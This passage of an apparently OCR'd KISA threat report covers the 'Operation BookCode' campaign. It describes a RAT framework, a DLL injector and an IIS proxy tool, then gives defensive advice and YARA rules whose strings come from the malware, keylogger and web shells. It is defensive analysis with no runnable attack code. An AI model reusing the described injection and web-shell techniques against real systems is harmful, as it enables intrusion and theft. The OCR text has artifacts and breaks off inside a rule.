
[Figure 4-20] Overview of remote-control communications



1 Process during malware infection

When infected with malware, the actual remote control framework operates as follows.


[Figure 4-21] Remote control communication order



2 Overall framework structure

Analysis of a number of infected victims, C2 pages, and MID servers confirmed that the remote control framework consists of the following structure.

[Figure 4-22] Overall remote control framework structure



# 4. Tool


## A. DLL injector

Using the injector tool, check the ID value of the currently running process and attempt to inject malware into that process. Used to inject the following Proxy tool.

[Figure 4-23] DLL injector malware execution option


Referring to the pre-collected process ID received from the 2nd parameter, inject the malware received as the 3rd parameter into the process with that PID. The process is as follows.


[Figure 4-24] DLL injector method



## B. Proxy Tools

When attempting a watering hole attack, the attacker used a DLL injector to the hosting server to inject the Proxy tool into the w3svc service. The malware injected into the w3svc service uses the server API because it operates on the web server, and it creates a URL group to monitor all packets and downloads the malware from the attacker's server when the request value for a specific condition enters request queu e.

[Figure 4-25] Proxy tool operation method



# 5. Conclusion

**【Defender's Insight】**

In this report, the Korea Internet & Security Agency(KISA) looked at the types of attacks that collect internal information using various malware and tools after initial access through spearphishing emails. The first report (TTPs#1) focused on methods of internal distribution after infection and how malware is installed. This TTPs#2 report focused on the initial access strategy, the tools used for Comprom ising, the functions of malware, and the information collected.

Attackers used spearphishing for initial access, exploiting human error rather than risking a direct attack on a highly-secured system. Once an attacker successfully infiltrates a company, an attacker secured persistence with remote-controlled malware, collects information and spreads malware. Normal tools were also used when collecting information to avoid detection by anti-virus software.

With these offensive tactics in mind, it is necessary to avoid accessing external sites through Internet Explorer (which is no longer supported), refrain from opening attachments or clicking links in any suspicious emails, and to contact the in-house information security team in any such cases.

To prevent infection through attachments, make sure that the extension is not used twice or is not hidden at the end of a very long file name. Avoid opening executable extensions(exe,msi,scr,vbs,bat,ps1, etc.).

Additionally, always keep the Hangul word processor or Microsoft office program up to date and updated regularly. Do not click any suspicious links within the body of a document. For Microsoft office files, do not open any documents that encourage enabling macro options.

It can be difficult to prevent initial access attacks such as spearphishing, which target human error, with only a limited number of security personnel dedicated to protect a firm's employees and assets. Therefore, it is important to have measures to minimize damage and slow the pace of an attack in case of infiltration

Defenders should be able to monitor the minimum of important systems based on their understanding of the network structure. Additionally, unnecessary network sharing among systems should be terminated and access privileges to accounts should be separated by systems.

# 6. Yara Rule

YARA is an open source tool designed to identify and classify malware samples, and can distinguish specific malware samples through rules based on strings and binaries. Based on the content of the ATT&CK Matrix in Chapter 3 and the detailed analysis of malware in Chapter 4, the following rule can be applied to identify malware that exists in file form.

**How to use YARA**

yara [rule file] [search target file or path]

- Accurate file verification and review is required as false information may occur when using Yara rule.
- The rule file attached to the post contains rules related to the malware specified in this report
- To use and download: https://virustinal.github.io/yara/

## Remote-controlled malware YARA Rule

```
rule Operation_BookCode_RAT_Dropper
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                info = "Operation BookCode RAT Dropper"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

                hash1 = "9F0690AD9B19283AA57149D122B2602C"
                hash2 = "45A9BCA774C28F6156A979DDF80C9D5C"

        strings:
                $parameter = { 2D 00 67 00 00 [5-15] 2D 00 73 00 00 }

                $string1 = "ServiceDll" fullword nocase wide
                $string2 = "To Puton Config" fullword nocase wide

                $file1 = { 43 32 54 30 45 36 53 34 02 3A }
                $file2 = { C6 45 ?? 43 C6 45 ?? 32 C6 45 ?? 32 C6 45 ?? 54 C6 45 ?? 30 }

        condition:
                uint16(0) == 0x5A4D and filesize < 3MB
                and $parameter
                and 1 of ($string*)
                and 1 of ($file*)
}

rule Operation_BookCode_RAT_Injector
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                info = "Operation BookCode RAT Injector"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

                hash1 = "D76177A76F8E6484519B5B4A9BE51FFA"

        strings:
                $key1 = { 31 71 61 7A 32 77 73 78 33 65 }

                $string1 = "service_dll.log" fullword nocase ascii
                $string2 = "DecFile.dll" fullword nocase ascii

                $decode_string1 = { C6 45 ?? 43 C6 45 ?? 32 C6 45 ?? 32 C6 45 ?? 54 C6 45 ?? 30 }
                $decode_string2 = { 8A ?4 0D ?? [0-3] 32 C1 34 [0-3] 88 84 0D ?? ?? FF FF 41 83 F9 ?? 7C E8 }

        condition:
                uint16(0) == 0x5A4D and filesize < 300KB
                and $key1
                and 1 of ($string*)
                and 1 of ($decode_string*)
}
```

```
rule Operation_BookCode_RAT
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                info = "Operation BookCode RAT"
                contact = "hypen@krcert.or.kr"
                ver = "1.1"

                hash1 = "EC8CDF41C32A6D8CC5A4A468637AFE74"
                hash2 = "1E38EC5BC660A7BDB229DCA8F10D77FF"
                hash3 = "AB577FBED12D8584D701AF4268426A08"
                hash5 = "4350AA8B8305B905D29022DFBFC01C0D"

        strings:
                $string_decode_64 = { 42 0F B6 4? ?? ?? [5-7] FF C2 [2-3] 42 88 8? 05 ?? 0? 00 00 83 FA ?? }
                $query_decode_64 = { 4? 8B 0? 88 14 01 4? 8B ?? [0-2] 0F B6 ?? (08|09) 4? 0F B6 ?? ?? [0-2] 0F B6 4? (08|09)
    42 0F B6 }

                $string_decode_32 = { 8A ?4 0D ?? [0-3] 32 C1 34 [0-3] 88 84 0D ?? ?? FF FF 41 83 F9 ?? 7C E8 }
                $query_decode_32 = { 8B 0? 88 14 01 8B ?? 0F B6 4? 04 0F B6 ?? ?? 0F B6 4? 05 [0-1] 0F B6 }

                $command = { ?? 46 36 85 97 [10-25] ?? 47 36 85 97 }

                $string1 = "msgid=Communication" fullword nocase ascii
                $string2 = "msgid=Saves" fullword nocase ascii
                $string3 = "msgid=Savec" fullword nocase ascii
                $string4 = "msgid=Load" fullword nocase ascii
                $string5 = "msgid=Read" fullword nocase ascii
                $string6 = "msgid=Information" fullword nocase ascii
                $string7 = "msgid=Restore" fullword nocase ascii
                $string8 = "bookcodes" fullword nocase ascii
                $string9 = "server_dll.log" fullword nocase ascii


        condition:
                ( uint16(0) == 0x5A4D and filesize < 2MB and
                (( $string_decode_64 and $query_decode_64 ) or ( $string_decode_32 and $query_decode_32 )) )
                or ( uint16(0) == 0x5A4D and filesize < 400KB
                and ( $command and 4 of ($string*) ))
}
```

## Downloader malware YARA Rule

```
rule Operation_BookCode_Downloader
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                info = "Operation BookCode Downloader"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

                hash1 = "768981952282A1D0BC3C585916C42D44" // x86 Downloader
                hash2 = "D0E71A2C1259A72C1DCCB58651140D01" // x64 Downloader (corrupted)

        strings:

                $parameter1 = "%s %s" fullword nocase wide
                $parameter2 = "%s" fullword nocase wide

                $encode_table1 = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ/:." fullword nocase ascii
                $encode_table2 = "xmSub7GMQYhfi0kp.coDOnE8W2vV/H6NZle3LKUqsyzaCIjwAg9F4PtJdrTRBX1:5" fullword nocase ascii

                $json_format1 = "₩"%c₩":₩"%s₩"" fullword nocase ascii
                $json_format2 = "{%s,₩"%s₩":₩"" fullword nocase ascii

                $encrypt_table = { C7 45 ?? 2C FC FF FF C7 45 ?? 48 8B 4C 24 C7 45 ?? 40 48 89 41 C7 45 ?? 18 BA 46 1E C7
    45 ?? 55 45 8B 4C C7 45 ?? 24 20 E8 15 C7 45 ?? FC FF FF 48 C7 45 ?? 8B 4C 24 40 }

        condition:
                uint16(0) == 0x5A4D and filesize < 100KB
                and ( all of ($parameter*) and $encrypt_table )
                and ( all of ($encode_table*) and all of ($json_format*) )
}
```

## Used Tool YARA Rule

```
import "pe"

rule Operation_BookCode_DLLInjector
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                info = "Operation BookCode DLLInjector"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

                hash1 = "9B8C1FD0E62A52CFF1E9B67E16AC4833" // x64

        strings:

                $string = "using PID, dllpath" fullword nocase ascii
                $string2 = "Success" fullword nocase ascii
                $string3 = "Fail" fullword nocase ascii
                $string4 = "%08X" fullword nocase ascii
                $string5 = "RtlCreateUserThread" fullword nocase ascii


        condition:
                uint16(0) == 0x5A4D and filesize < 150KB
                and ( all of ($string*) )
                and pe.imphash() == "33de87c5c62a65aef22377f6ebb911bb"
}



rule Operation_BookCode_ProxyTool
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                info = "Operation BookCode Proxy Tool"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

                hash1 = "F3CF85BA669A2CBF20FA77978E121A8A" // x64

        strings:

                $string = "C:₩₩Windows₩₩Temp₩₩MpMonInst.log" fullword nocase ascii
                $string2 = "<html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL was not found on this server.</p></body></html>" fullword nocase ascii
                $string3 = "<html><head><title>503 Service Unavailable</title></head><body><h1>Service Unavailable</h1><p>The requested service was terminated on this server.</p></body></html>" fullword nocase ascii

                $functions = { C7 ?? [1-4] 48 74 74 70 C7 ?? [1-4] 49 6E 69 74 C7 ?? [1-4] 69 61 6C 69 [0-1] C7 ?? [1-2] 7A 65} // "HttpInitialize"
                $functions2 = { C7 ?? [1-4] 48 74 74 70 C7 ?? [1-4] 43 72 65 61 C7 ?? [1-4] 74 65 53 65 C7 ?? [1-4] 72 76 65 72 C7 ?? [1-4] 53 65 73 73 } // "HttpCreateServerSession"
                $functions3 = { C7 ?? [1-4] 48 74 74 70 C7 ?? [1-4] 43 72 65 61 C7 ?? [1-4] 74 65 55 72 C7 ?? [1-4] 6C 47 72 6F [0-1] C7 ?? [1-2] 75 70 } // "HttpCreateUrlGroup"
                $functions4 = { C7 ?? [1-4] 48 74 74 70 C7 ?? [1-4] 41 64 64 55 C7 ?? [1-4] 72 6C 54 6F C7 ?? [1-4] 55 72 6C 47 C7 ?? [1-4] 72 6F 75 70 } // "HttpAddUrlToUrlGroup"
```

```
        $functions5 = { C7 ?? [1-4] 48 74 74 70 C7 ?? [1-4] 43 72 65 61 C7 ?? [1-4] 74 65 52 65 C7 ?? [1-4] 71 75 65
    73 C7 ?? [1-4] 74 51 75 65 [0-1] C7 ?? [1-4] 75 65} // "HttpCreateRequestQueue"
        $functions6 = { C7 ?? [1-4] 48 74 74 70 C7 ?? [1-4] 53 65 74 55 C7 ?? [1-4] 72 6C 47 72 C7 ?? [1-4] 6F 75
    70 50 C7 ?? [1-4] 72 6F 70 65 C7 ?? [1-4] 72 74 79 00 } // "HttpSetUrlGroupProperty"


        $verify = "index.asp?%s" fullword nocase ascii
        $verify2 = "id=0" fullword nocase ascii
        $verify3 = "register.asp" fullword nocase ascii
        $verify4 = "login.asp?userid=%s" fullword nocase ascii
        $verify5 = "welcome.asp?userid=%s" fullword nocase ascii
        $verify6 = "blogview.asp?userid=%s" fullword nocase ascii

        $decode = { 80 74 04 ?? ?? 80 74 04 ?? ?? 48 83 C0 02 48 ?? 00 01 00 00 7C EA } // xor 0xB5 or 0xD9


    condition:
        uint16(0) == 0x5A4D and filesize < 200KB
        and ( 2 of ($string*) )
        and ( all of ($functions*) )
        and ( 3 of ($verify*) )
        and $decode
        or pe.imphash() == "6fd8a27de05671a7c7369e3220d9f8a7"
}


rule Operation_BookCode_Keylogger
{
    meta:
        author = "KrCERT/CC Profound Analysis Team"
        date = "2020-06-22"
        description = "Operation BookCode Keylogger"
        contact = "hypen@krcert.or.kr"
        ver = "1.0"

        hash1 = "b105912fbd3f02063af4a7875a0efd13"
        hash2 = "e1fddb1caf4793ca477f83410868d6da"

    strings:
        $str_encode = { 0F B6 04 32 48 FF C2 34 68 04 18 88 44 32 FF 48 3B D3 7C EC }

        $string1 = "[%d.%02d.%02d %02d:%02d:%02d]" fullword ascii
        $string2 = "msvcrt000.xml" fullword ascii
        $string3 = "nsvcrl001.xml" fullword ascii
        $string4 = "DomainName:%s UserName:%s SessionID:%d" fullword ascii

    condition:
        ( uint16(0) == 0x5A4D and filesize < 100KB
        and ($str_encode)
        and 2 of ($string*) )
        or pe.imphash() == "9d59262ce45a7146ed25b0327b4f17fd"
}
```

## C2 page YARA Rule

```
rule Operation_BookCode_C2page : ASP_C2Pages
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
            description  = "Operation BookCode C2pages"
                contact = "hypen@krcert.or.kr"
                ver = "1.1"

        strings:
                $C2page1_str1 = "bookcodes:200" fullword nocase ascii
                $C2page1_str2 = "bookcodes:300" fullword nocase ascii
                $C2page1_str3 = "bookcodes:400" fullword nocase ascii
                $C2page1_str4 = "bookcodes:500" fullword nocase ascii
                $C2page1_str5 = "SetPConfigInfo" fullword nocase ascii
                $C2page1_str6 = "DownLoadC" fullword nocase ascii
                $C2page1_str7 = "DownLoadS" fullword nocase ascii

                $C2page1_logfile = "config.dat" fullword nocase ascii
                $C2page1_logfile2 = "_ICEBIRD007.dat" fullword nocase ascii

                $C2page2_str1 = "Connect" fullword nocase ascii
                $C2page2_str2 = "SetConfig" fullword nocase ascii
                $C2page2_str3 = "FileDown" fullword nocase ascii
                $C2page2_str4 = "UploadSave" fullword nocase ascii

                $C2page2_logfile = "cover_img08.gif" fullword nocase ascii
                $C2page2_logfile2 =  "button_array301.gif" fullword nocase ascii

                $C2page3_str1 = "xmSub7GMQYhfi0kp.coDOnE8W2vV/H6NZle3LKUqsyzaCIjwAg9F4PtJdrTRBX1:5" fullword nocase ascii
                $C2page3_str2 = "RedirEct param:" fullword nocase ascii

                $C2page4_str1 = "〈!DOCTYPE HTML PUBLIC Authentication En〉;" fullword nocase ascii
                $C2page4_str2 = "Pause(int(rnd() * 1000))"
                $C2page4_str3 = "MidRequest"
                $C2page4_str4 = "ProxyCheck"
                $C2page4_str5 = "ClientHello"
                $C2page4_str6 = "ProxyLog"
                $C2page4_str7 = "Alive"

                $C2page4_logfile = "/button3.gif" fullword nocase ascii
                $C2page4_logfile2 = "/button509.gif" fullword nocase ascii

                $Midpage_str1 = "qnaboard" fullword nocase ascii
                $Midpage_str2 = "serverconnect" fullword nocase ascii
                $Midpage_str3 = "freeboard" fullword nocase ascii
                $Midpage_str4 = "relayconnect" fullword nocase ascii
                $Midpage_str5 = "bookcodes:200" fullword nocase ascii
                $Midpage_str6 = "bookcodes:400" fullword nocase ascii
                $Midpage_str7 = "bookcodes:600" fullword nocase ascii
                $Midpage_str8 = "&₩"[]〈₩"&" nocase ascii

                $Midpage_logfile = "~XMLSTATUS1FF30.tmp" fullword nocase ascii
                $Midpage_logfile2 = "~XMLSTATUS1FF32.tmp" fullword nocase ascii

                //$vbscript_encode = "〈%@language=VBScript.Encode%〉〈%#@" fullword nocase ascii
                // 위 웹셸 및 C2페이지들은 vbscript.encode로 원본 소스가 인코딩되어 검색이 안될 수도 있습니다.
```

```
                // 일부 정상 페이지도 이 방법을 사용하기 때문에 이 룰은 옵션으로 사용하시기 바랍니다.

        condition:
                (5 of ($C2page1*))
                or ( all of ($C2page2_str*) and 1 of ($C2page2_logfile*) )
                or ( all of ($C2page3_str*) )
                or ( all of ($C2page4_str*) and 1 of ($C2page4_logfile*) )
                or ( 5 of ($Midpage*) )
                //or ($vbscript_encode) // <- 옵션
}
```

## Web shell YARA Rule

```
import "hash"

rule Operation_BookCode_Venus_WebShell : Venus_ASP_WebShell
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                description  = "Operation BookCode Venus-WebShell"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

        strings:
                $string1 = "Const enc_key = ₩"20dcc50₩"" fullword nocase ascii
                $string2 = "strPwd = enc_key" fullword nocase ascii
                $string3 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" fullword nocase ascii
                $string4 = "<h2>Input Password.</h2>" fullword nocase ascii
                $string5 = "C:₩₩Windows₩₩system32₩₩cmd.exe" fullword nocase ascii
                $string6 = "j = (j + s[i] + key.charCodeAt(i % key.length)) % 256" fullword nocase ascii
                $string7 = "var enc_key = '₩" & enc_key & ₩"';" fullword nocase ascii

        condition:
                ( filesize < 75KB
                and 4 of them )
                or hash.md5(0, filesize) == "29fce0c374517cddd66be394c6805ecd"
}

rule Operation_BookCode_Hunters_WebShell : Code_Hunters_ASP_WebShell
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                description  = "Operation BookCode Code-Hunters-WebShell"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

        strings:
                $string1 = "<title>Code Hunters Shell</title>"
                $string2 = "Select Case islem" nocase ascii

                $string3 = "?islem=CreateFile" nocase ascii
                $string4 = "?islem=FolderMove" nocase ascii
                $string5 = "?islem=FolderCopy" nocase ascii
                $string6 = "?islem=FolderDelete" nocase ascii
                $string7 = "?islem=FileRename" nocase ascii
                $string8 = "?islem=indir" nocase ascii

                $string9 = "Case ₩"git₩"" nocase ascii
                $string10 = "Case ₩"Drivers₩"" nocase ascii
                $string11 = "Case ₩"Read₩"" nocase ascii
                $string12 = "Case ₩"FileRename₩"" nocase ascii
                $string13 = "Case ₩"Edit₩"" nocase ascii
                $string14 = "Case ₩"FolderRename₩"" nocase ascii
                $string15 = "Case ₩"FolderMove₩"" nocase ascii
                $string16 = "Case ₩"FolderCopy₩"" nocase ascii
                $string17 = "Case ₩"FileCopy₩"" nocase ascii
